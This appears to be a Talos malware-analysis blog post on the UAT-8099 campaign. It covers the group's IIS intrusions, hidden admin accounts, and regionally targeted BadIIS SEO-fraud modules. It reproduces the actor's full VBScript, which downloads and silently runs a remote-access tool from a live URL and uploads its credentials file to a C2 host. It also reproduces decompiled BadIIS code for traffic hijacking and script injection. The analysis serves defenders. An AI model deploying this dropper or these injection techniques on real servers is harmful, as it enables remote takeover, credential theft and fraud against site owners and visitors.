
Dissecting UAT-8099: New persistence mechanisms and regional focus

By Joey Chen

Published: 2026-01-29 · Archived: 2026-04-05 13:25:07 UTC



Thursday, January 29, 2026 06:00

- Cisco Talos has identified a new campaign by UAT-8099, active from late 2025 to early 2026, that is targeting vulnerable Internet Information Services (IIS) servers across Asia with a specific focus on victims in Thailand and Vietnam.
- Analysis confirms significant operational overlaps between this activity and the WEBJACK campaign. This includes critical indicators of compromise including malware hashes, command and control (C2), and victimology.
- UAT-8099 uses web shells and PowerShell to execute scripts and deploy the GotoHTTP tool, granting the threat actor remote access to vulnerable IIS servers.
- New variants of BadIIS now hardcode the target region directly into the malware, offering customized features for each specific variant. These customizations include exclusive file extensions, corresponding dynamic page extensions, directory indexing configurations, and the ability to load HTML templates from local files.
- A Linux Executable and Linkable Format (ELF) variant of BadIIS was uploaded to VirusTotal on Oct. 1, 2025. The malware includes proxy mode, injector mode, and search engine optimization (SEO) fraud mode, similar to what Talos described in the previous UAT-8099 blog.

UAT-8099 new activity

Cisco Talos observed new activity from UAT-8099 spanning from August 2025 through early 2026. Analysis of Cisco's file census and DNS traffic indicates that compromised IIS servers are located across India, Pakistan, Thailand, Vietnam, and Japan, with a distinct concentration of attacks in Thailand and Vietnam. Furthermore, this activity significantly overlaps with the WEBJACK campaign; we have identified high-confidence correlations across malware hashes, C2 infrastructure, victimology, and the promoted gambling sites.




Figure 1. Content for crawlers.

While the threat actor continues to rely on web shells, SoftEther VPN, and EasyTier to control compromised IIS servers, their operational strategy has evolved significantly. First, this latest campaign marks a shift in their black hat SEO tactics toward a more specific regional focus. Second, the actor increasingly leverages red team utilities and legitimate tools to evade detection and maintain long-term persistence.

Infection chain

Upon gaining initial access, the threat actor executes standard reconnaissance commands, such as `whoami` and `tasklist`, to gather system information. Following this, they deploy VPN tools and establish persistence by creating a hidden user account named “admin$”. UAT-8099 has further expanded their arsenal with the several new tools below:

- Sharp4RemoveLog: A .NET utility designed to clear all Windows event logs, effectively erasing forensic traces
- CnCrypt Protect: A Chinese-language file-protection utility. In this intrusion activity, it is abused to hide malicious files and facilitate dynamic-link library (DLL) redirection. This tool has been linked to previous IIS attacks since 2024, including SEO fraud campaigns targeting Vietnam and China, as well as the WEBJACK campaign.

- OpenArk64: An open source anti-rootkit. The threat actor uses its kernel-level access to terminate security product processes that are otherwise protected from deletion.
- GotoHTTP: An online remote control tool. The threat actor uses VBscript to deploy this tool and let them remote control the compromised server. Talos provides more detail in the following section.

Subsequently, the threat actor deploys two archive files containing the latest version of the BadIIS malware. Notably, the file names of these archives are correlated with the specific geographic regions targeted by the BadIIS malware; for example, “VN” denotes Vietnam and “TH” denotes Thailand.

```
C:/Users/admin$/Desktop/TH.zip
C:/Users/admin$/Desktop/VN.zip
```

Following the publication of our previous research, Cisco Security products have widely flagged the “admin$” account name. In response, if this name is blocked, the threat actor creates a new user account named “mysql$” to maintain access and sustain the BadIIS SEO fraud service.

Figure 2. New user account named “mysql$”.

Using the newly created account, the threat actor redeploys the updated BadIIS malware to the compromised machines. Notably, this marks a strategic shift from broad, global targeting to specific regional focus. This is evidencedby the directory naming conventions for the malware and its scripts, which use identifiers such as “VN” for Vietnam and “newth” for Thailand.

```
C:/Users/mssql$/Desktop/VN/fasthttp.dll
C:/Users/mssql$/Desktop/VN/cgihttp.dll
C:/Users/mssql$/Desktop/VN/install.bat
C:/Users/mssql$/Desktop/VN/uninstall.bat
C:/Users/mssql$/Desktop/newth/iis32.dll
C:/Users/mssql$/Desktop/newth/iis64.dll
C:/Users/mssql$/Desktop/newth/install.bat
C:/Users/mssql$/Desktop/newth/uninstall.bat
```

Additionally, Talos observed the UAT-8099 threat actor attempting to create alternative hidden accounts to maintain persistence. The specific commands used to create these accounts and execute subsequent actions are detailed in Figures 3a, 3b, and 3c.

Figure 3a. New “admin1$” user account.




Figure 3b. New “admin2$” user account.




Figure 3c. New "power$” user account.

Talos has observed several instances where UAT-8099 uses a web shell to execute PowerShell commands, which subsequently download and run a malicious VBScript. This script is designed to deploy the GotoHTTP tool and exfiltrate the “gotohttp.ini” configuration file to the C2 server. This enables the threat actor to obtain the connection ID and password necessary to remotely control the infected server.




Figure 4. Executed commands to remotely control infected server.

The malicious script contains multiple functions, each annotated by the threat actor using Simplified Chinese and Pinyin comments. We provide a detailed analysis of these functions below.

The code begins by initializing key parameters, including the download and upload URLs, file paths, and the expected file size of “gotohttp.exe”. Notably, this initialization section is marked with the comment “dingyichangliang” (定义常量), which translates to “Define Constants.”

```
' dingyichangliang
Const EXE_URL = "https://7070-ppxcx-a1-3gg5ufwp666ee644-1300076834.tcb.qcloud.la/test/zcgo/go.exe"
Const SAVE_PATH = "C:\Users\Public\xixixi.exe"
Const CONFIG_FILE = "C:\Users\Public\gotohttp.ini"
Const UPLOAD_URL = "http://go1.kmm5tn.ceye.io"
Const MIN_FILE_SIZE = 2621440 ' 2.5MB in bytes (2.5 * 1024 * 1024)

On Error Resume Next ' 禁用错误显示
```

Figure 5. Setup of the constant parameters.

The first functional block is marked with the comment “xiazaiwenjian” (下载文件), which translates to “Download File.” In this section, the code utilizes an `HTTP GET` request to download the GotoHTTP tool, saving it to the public folder as “xixixi.exe”.

```
' 1.xiazaiwenjian
Set http = CreateObject("MSXML2.XMLHTTP")
http.Open "GET", EXE_URL, False
http.Send

If http.Status = 200 Then
    Set stream = CreateObject("ADODB.Stream")
    stream.Type = 1
    stream.Open
    stream.Write http.ResponseBody
    stream.SaveToFile SAVE_PATH, 2
    stream.Close
End If
```

Figure 6. Downloading the GotoHTTP tool to the infected server.

The second and third function blocks are marked with the comments “jianchawenjian” (检查文件) and “jianchawenjian” (检查文件大小), translating to “Check File” and “Check File Size," respectively. In these sections, the code verifies the integrity of the downloaded GotoHTTP tool by ensuring the file size exceeds the threshold defined in the previous block. If the validation fails, the script sends an error message to the C2 server, reporting either“xiazaishibai” (下载失败 - Download Failed) or “daxiaobudui” (大小不对 - Incorrect Size).

```
' 2.jianchawenjian
Set fso = CreateObject("Scripting.FileSystemObject")
Set uploadHttp = CreateObject("MSXML2.ServerXMLHTTP")

Dim fileSize
If fso.FileExists(SAVE_PATH) Then
    Set file = fso.GetFile(SAVE_PATH)
    fileSize = file.Size
Else
    fileSize = 0
End If

' 3. jianchawenjiandaxiao
If fileSize < MIN_FILE_SIZE Then
    uploadHttp.Open "POST", UPLOAD_URL, False
    uploadHttp.SetRequestHeader "Content-Type", "text/plain"
    uploadHttp.Send "xiazaishibai or daxiaobudui"
    WScript.Quit
End If
```

Figure 7. Checking the GotoHTTP tool exists and its size is correct.

The fourth and fifth function blocks are marked with the comments “zhixingwenjian” (执行文件) and “jianchajieguo” (检查结果), translating to “Execute File” and “Check Result,” respectively. In these sections, the code executes the GotoHTTP tool in a hidden window without waiting for the process to terminate. Notably, the code uses Chr(34) to represent quotation marks, as indicated by the comments. This technique is employed to avoid syntax errors caused by improper escaping; using Chr(34) allows the insertion of the double-quote character without breaking the code structure.

Following a five-second sleep delay, the script attempts to upload the “gotohttp.ini” file to the C2 server. If the file is missing, it sends the error message “gotohttp.ini bucunzai” (gotohttp.ini 不存在 - gotohttp.ini does not exist).

```
' 4. zhixingwenjian
Set shell = CreateObject("WScript.Shell")
shell.Run Chr(34) & SAVE_PATH & Chr(34), 0, False ' 使用Chr(34)代替引号

' 5. jianchajieguo
WScript.Sleep 5000

uploadHttp.Open "POST", UPLOAD_URL, False
uploadHttp.SetRequestHeader "Content-Type", "text/plain"

If fso.FileExists(CONFIG_FILE) Then
    Set iniFile = fso.OpenTextFile(CONFIG_FILE, 1)
    iniContent = iniFile.ReadAll
    iniFile.Close
    uploadHttp.Send iniContent
Else
    uploadHttp.Send "gotohttp.ini  bucunzai"
End If
```

Figure 8. Executing the GotoHTTP tool and uploading the configuration file.

The last function blocks are marked with the comment “qingli" (清理), translating to “Clean.”. This section will clean up all the COM objects.

```
' 6. qingli
Set http = Nothing
Set stream = Nothing
Set shell = Nothing
Set fso = Nothing
Set uploadHttp = Nothing
```

Figure 9. Cleaning up COM objects.

Two new BadIIS malware to target specific region

Since September 2025, Talos has observed two new variants of BadIIS appearing in the wild, both utilized for SEO fraud. While other vendors have observed these malware, this section provides a deep analysis based on our reverse engineering and infection chain assessment. We have determined that UAT-8099 customizes these new cluster BadIIS to target specific regions. The first cluster, which we have named BadIIS IISHijack, derives its name from the original malware file name. The second cluster, BadIIS asdSearchEngine, is named after the PDB strings observed within the sample.

```
E:\原生DLL\SearchEngine\Release\SearchEngine.pdb
C:\Users\qwe\source\repos\Dll1dasd\x64\Release\Dll1dasd.pdb
```

BadIIS IISHijack primarily targets victims in Vietnam. This variant explicitly embeds the country code within its source code and creates a specific directory named when the malware drops into the victim's machine.

```
LOBYTE(v268) = 0;
sub_7FFD92DCEFF0(&v274, "bing.com|google|coccoc", 22);// Initialize search engine domain patterns
sub_7FFD92DCEFF0(&v246, "http://w3c.sneaws.com", 21);// Set suspicious domain pattern
sub_7FFD92DCEFF0(&v271, "bingbot|googlebot|coccocbot", 27);// Initialize bot user-agent patterns
sub_7FFD92DCEFF0(&v249, "VN", 2);             // Set country code pattern (VN)
sub_7FFD92DCEFF0(&v268, "/404.html", 9);      // Set 404 error page pattern
v211 = 0;
if ( !Regex_Match_Function(v53, v214, &v271) )// Check if user-agent matches bot patterns
{
  v161 = v212;
  if ( Regex_Match_Function(v54, v212, &v274) )// Get referer header value
  {
    v162 = 0;                                 // Check referer header signatures for different attack patterns
    do
```

Figure 10. BadIIS IISHijack version.

BadIIS asdSearchEngine malware focuses on targets in Thailand or users with Thai language preferences. By using the `CHttpModule::OnBeginRequest` handler, the malware hijacks incoming HTTP traffic and analyzes headers such as "User-Agent" and "Referer" to determine its next move. A key addition to this version is the use of the "Accept-Language" header to verify the target region.

```
_strlwr_s((char *)WideCharStr, 0x400u);
SubStr[0] = "th";
SubStr[1] = "th-th";
v32 = 0;
v50 = "th;q=";
v51 = (int)"th-th;q=";
v52 = "th-latn";
v53 = "th-th;q=0.8";
v54 = "th;q=0.7";
v55 = "th-th;q=0.6";
v56 = "th;q=0.5";
while ( !strstr((const char *)WideCharStr, SubStr[v32]) )
{
```

Figure 11. Thai tag for the "Accept-Language" field.

When an infected IIS server receives a request, the malware first filters the file path. If the path contains an extension on its exclusion list, it ignores the request to preserve static resources. Next, it checks the "User-Agent" to see if the visitor is a search engine crawler (e.g., Googlebot, sogu, 360spider, or Baiduspider). If confirmed, the crawler is redirected to an SEO fraud site. However, if the visitor is a standard user and the malware verifies that the "Accept-Language" field indicates Thai, it injects HTML containing a malicious JavaScript redirect into the response.

We have identified three distinct variants within this BadIIS cluster. While they share the core workflow described above, each possesses unique features, which are detailed in the following section. Moreover, to evade detection, some specific variants employ XOR encryption (key 0x7A) to obfuscate their C2 configuration and malicious HTML content.

```
if ( !SearchEngine_spider(v74, (__int64)lpMultiByteStr) )
{
  si128 = (__m128)_mm_load_si128((const __m128i *)&byte_18001A1D0);// 00000000
  v51 = 0i64;
  v52 = (__m128)_mm_load_si128((const __m128i *)&byte_18001A190);// html><head><meta
  v53 = 11i64;
  v54 = (__m128)_mm_load_si128((const __m128i *)&unk_18001A170);// ></head><body><s
  v75 = (__m128)_mm_load_si128((const __m128i *)&byte_18001A1B0);// <!DOCTYPE html><
  *(__m128 *)v96 = _mm_xor_ps(si128, v75);
  v97 = _mm_xor_ps(si128, v52);
  v55 = (__m128)_mm_load_si128(&byte_18001A180);// //tz.ohtcm.com/j
  v56 = (__m128)_mm_load_si128((const __m128i *)&byte_18001A1A0);// "></script></bod
  v99 = _mm_xor_ps(si128, v54);
  v76 = (__m128i)v52;
  v77 = (__m128)_mm_load_si128((const __m128i *)&byte_18001A1C0);//  charset="UTF-8"
  v78 = (__m128i)v54;
  v79.m128i_i64[0] = 0x8095A0E0A130819i64;// cript src="
  v79.m128i_i16[4] = 0x4719;
  v79.m128i_i8[10] = 0x58;
  v87 = v55;
  v88[0] = 0x550A170F;                  // ump/fql.js
  v88[1] = 0x54160B1C;
  v89 = 0x910;
  v82 = v56;
  v83[0] = 0x55464403;                  // y></html>
  v83[1] = 0x16170E12;
  v84 = 0x44;
  v98 = _mm_xor_ps(si128, v77);
  do
  {
    v57 = v79.m128i_i8[v51++];
    v99.m128_i8[v51 + 15] = v57 ^ 0x7A;
    --v53;
  }
  while ( v53 );
```

Figure 12. Evading detection with XOR encryption.

Figure 13. The injected JavaScript code.

Exclusive multiple extensions variant

While many variants employ extensive exclusion lists, the specific extensions targeted can differ between them. For the purpose of this analysis, we will use a representative example to illustrate the general functionality and strategy. Before executing its malicious payload, the new BadIIS variant inspects the URL path for specific file extensions. This filtering mechanism serves three strategic objectives:

- The extensions (.png, .jpg, .css, .js, .woff, .ttf, .eot, and .otf) are critical for a website's appearance, layout, and interactive features. If the BadIIS were to indiscriminately redirect or tamper with requests for these essential assets, the website would quickly appear broken to users and administrators.

- The BadIIS likely uses filtering based on document type extensions (.pdf, .txt, .xml, .json, .doc, .docx, .xls, and .xlsx) and web-related files extensions (.manifest, .appcache, .webmanifest, .robots, and .sitemap) to focus its malicious injections (e.g., hidden links, keywords, malicious scripts) or redirect specifically on HTML pages or other content types that contribute to SEO rankings or user interaction, while leaving static assets untouched.
- The archive extensions (.zip, .rar, .7z, .tar, .gz) are filtered so that the BadIIS can conserve resources.

```
sub_180016090(v111, 0, 0x1000uLL);
sub_180006640(v111, 2048LL, v15);
sub_180006A38(v111, 2048LL);
WideCharStr.m128i_i64[0] = L".png";
WideCharStr.m128i_i64[1] = L".jpg";
v68 = L".jpeg";
v69 = L".gif";
v70 = L".webp";
v71 = L".svg";
v72 = L".ico";
v73 = L".bmp";
v74 = L".tiff";
v75 = L".css";
v76 = L".js";
v77 = L".map";
v78 = L".woff";
v79 = L".woff2";
v80 = L".ttf";
v81 = L".eot";
v82 = L".otf";
v83 = L".pdf";
v84 = L".txt";
v85 = L".xml";
v86 = L".json";
v87 = L".csv";
v88 = L".doc";
v89 = L".docx";
v90 = L".xls";
v91 = L".xlsx";
v92 = L".mp4";
v93 = L".mp3";
v94 = L".avi";
v95 = L".mov";
v96 = L".wmv";
v97 = L".flv";
v98 = L".wav";
v99 = L".ogg";
v100 = L".zip";
v17 = 0;
v101 = L".rar";
p_WideCharStr = &WideCharStr;
v102 = L".7z";
v103 = L".tar";
v104 = L".gz";
v105 = L".swf";
v106 = L".manifest";
v107 = L".appcache";
v108 = L".webmanifest";
v109 = L".robots";
v110 = L".sitemap";
```

Figure 14. Extensions list for filtering.

Dynamic page extension/directory index variant

Another variant of BadIIS adds a validation function that checks if a requested path corresponds to a dynamic page extension or a directory index. This determines whether the request is routed to the malware's dynamic processing flow.

We assess that the threat actor, UAT-8099, implemented this feature to prioritize SEO content targeting while maintaining stealth. Since SEO poisoning relies on injecting JavaScript links into pages that search engines crawl, the malware focuses on dynamic pages (e.g., default.aspx, index.php) where these injections are most effective. Furthermore, by restricting hooks to other specific file types, the malware avoids processing incompatible static files, thereby preventing the generation of suspicious server error logs.

```
FileAttributesW = GetFileAttributesW(v6);
if ( FileAttributesW == -1 )
{
  sub_180016340(v24, 0, 4096);
  sub_1800068F0(v24, 2048, a3);
  sub_180006CE8(v24, 2048);
  v11 = 0;
  v15 = L".php";
  v12 = &v15;
  v16 = L".asp";
  v17 = L".aspx";
  v18 = L".jsp";
  v19 = L".py";
  v20 = L".rb";
  v21 = L".pl";
  while ( !is_path_extension_in_list(v24, *v12) )
  {
    ++v11;
    ++v12;
    if ( v11 >= 7 )
    {
      v13 = v24[0].m128i_i16[0] < 0x2Fu;
      if ( v24[0].m128i_i16[0] != 47 || (v13 = 0, v24[0].m128i_i16[1]) )
        v5 = v13 ? -1 : 1;
      return !v5
          || is_path_extension_in_list(v24, L"/home")
          || is_path_extension_in_list(v24, L"/about")
          || is_path_extension_in_list(v24, L"/contact")
          || is_path_extension_in_list(v24, L"/products")
          || is_path_extension_in_list(v24, L"/services");
    }
  }
}
else if ( (FileAttributesW & 0x10) != 0 )
{
  v15 = L"\\index.html";
  v9 = &v15;
  v16 = L"\\index.htm";
  v17 = L"\\index.php";
  v18 = L"\\index.asp";
  v19 = L"\\index.aspx";
  v20 = L"\\default.html";
  v21 = L"\\default.htm";
  v22 = L"\\default.asp";
  v23 = L"\\default.aspx";
  while ( 1 )
  {
    format_swprintf(FileName, 2048, L"%s%s", v7, *v9);
    if ( GetFileAttributesW(FileName) != -1 )
      break;
```

Figure 15. Requested path corresponds to a dynamic page extension or a directory index.

Load HTML templates variant

The last variant of BadIIS contains a sophisticated HTML template generation system that dynamically creates web content. It has a content generator that can load templates from disk or use embedded fallbacks, then performs extensive placeholder replacement with random data, dates, and URL-derived content.

```
*a5 = 0;
v6 = 0;
lpFileName[0] = L"C:\\inetpub\\wwwroot\\system.db";// Template file paths to try loading from disk
lpFileName[1] = L"C:\\programdata\\system.db";
lpFileName[2] = L"system.db";
while ( v5 == -1 )                              // Loop through template file paths to find and load template
{
  FileW = CreateFileW(lpFileName[v6++], 0x80000000, 1u, 0, 3u, 0x80u, 0);// Attempt to open template file with read-only access
  v5 = FileW;
  if ( v6 >= 3 )
  {
    if ( FileW == -1 )
      goto LABEL_15;
    break;
  }
}
FileSize = GetFileSize(v5, 0);
v9 = FileSize;
if ( FileSize != -1 && FileSize - 1 <= 999998 )// Check file size limits (max 1MB + 10KB)
{
  v78 = 2 * FileSize + 10000;                   // Allocate buffer for template content (file_size * 2 + 10000)
  v10 = unknown_libname_1(v78);
  Str = v10;
  if ( v10 )
  {
    NumberOfBytesRead = 0;
    if ( ReadFile(v5, v10, v9, &NumberOfBytesRead, 0) && NumberOfBytesRead )// Read template file content into buffer
    {
      v10[NumberOfBytesRead] = 0;
      CloseHandle(v5);
```

Figure 16. Template file paths to try loading from disk.

If there are no files found in the host, the BadIIS generates a response using an embedded HTML template, populating a date placeholder with the local system time. Notably, the variable names within this HTML template are written in Chinese Pinyin. Below, Talos provides detailed translations of these variables. Analyzing these names allows us to accurately determine how the dynamic template leverages keywords to facilitate SEO fraud.

```
v78 = 11412;                                    // Fallback: use embedded HTML template when no file found
v11 = unknown_libname_1(11412);
Str = v11;
if ( !v11 )
  return -2147024882;
strcpy_s(
  v11,
  0x2C94u,
  "<!DOCTYPE html>\n"
  "<html lang=\"en\">\n"
  "<head>\n"
  "    <meta charset=\"UTF-8\">\n"
  "    <meta name=\"viewport\" content=\"width=device-width, initial-scale=1.0\">\n"
  "    <title>{biaoti}</title>\n"
  "    <meta name=\"description\" content=\"{shoudongmiaoshu}\">\n"
  "    <meta name=\"keywords\" content=\"{guanjianci}\">\n"
  "</head>\n"
  "<body>\n"
  "    <h1>Welcome to {biaoti}</h1>\n"
  "    <p>{shoudongmiaoshu}</p>\n"
  "    <p>Current URL: {gudinglianjie}</p>\n"
  "    <p>Date: {riqi}</p>\n"
  "    <p>Contact: {suijirenming1}</p>\n"
  "    <div>{suijiduanluo1}</div>\n"
  "    <!-- DEBUG: Using default template -->\n"
  "    <!-- Tried paths: -->\n"
  "    <!-- 1. C:\\inetpub\\wwwroot\\system.db -->\n"
  "    <!-- 2. C:\\Windows\\System32\\inetsrv\\system.db -->\n"
  "    <!-- 3. system.db (relative) -->\n"
  "</body>\n"
  "</html>");
LABEL_18:
GetLocalTime(&SystemTime);                      // Get current local time for date placeholders
safe_sprintf(Buffer, 0x20u, "%04d-%02d-%02d", SystemTime.wYear);// Format current date as YYYY-MM-DD
memset(MultiByteStr, 0, sizeof(MultiByteStr));
if ( lpWideCharStr )                            // Convert wide char URL parameter to multi-byte string
  WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, MultiByteStr, 2048, 0, 0);
v13 = "localhost";
if ( a2 )
  LOBYTE(v13) = a2;
safe_sprintf(v593, 0x1000u, "http://%s%s", v13);
memset(Destination, 0, sizeof(Destination));
```

Figure 17. Embedded HTML template.


Head section

- `<title>{biaoti}</title>` : The browser tab title; substituted from `{biaoti}` (“标题”, *title*).
- `<meta name="description" content="{shoudongmiaoshu}">` : SEO description; `{shoudongmiaoshu}` (“手动描述”, *manual description*).
- `<meta name="keywords" content="{guanjianci}">` : SEO keywords; `{guanjianci}` (“关键词”, *keywords*).

Body section

- `<h1>Welcome to {biaoti}</h1>` : Main heading, repeats the title.
- `<p>{shoudongmiaoshu}</p>` : A paragraph with the manual description.
- `<p>Current URL: {gudinglianjie}</p>` : Shows the fixed/current link; `{gudinglianjie}` (“固定链接”, *permalink*).
- `<p>Date: {riqi}</p>` : The date; `{riqi}` (“日期”, *date*).
- `<p>Contact: {suijirenming1}</p>` : A contact name; `{suijirenming1}` (“随机人名”, *random person name*).
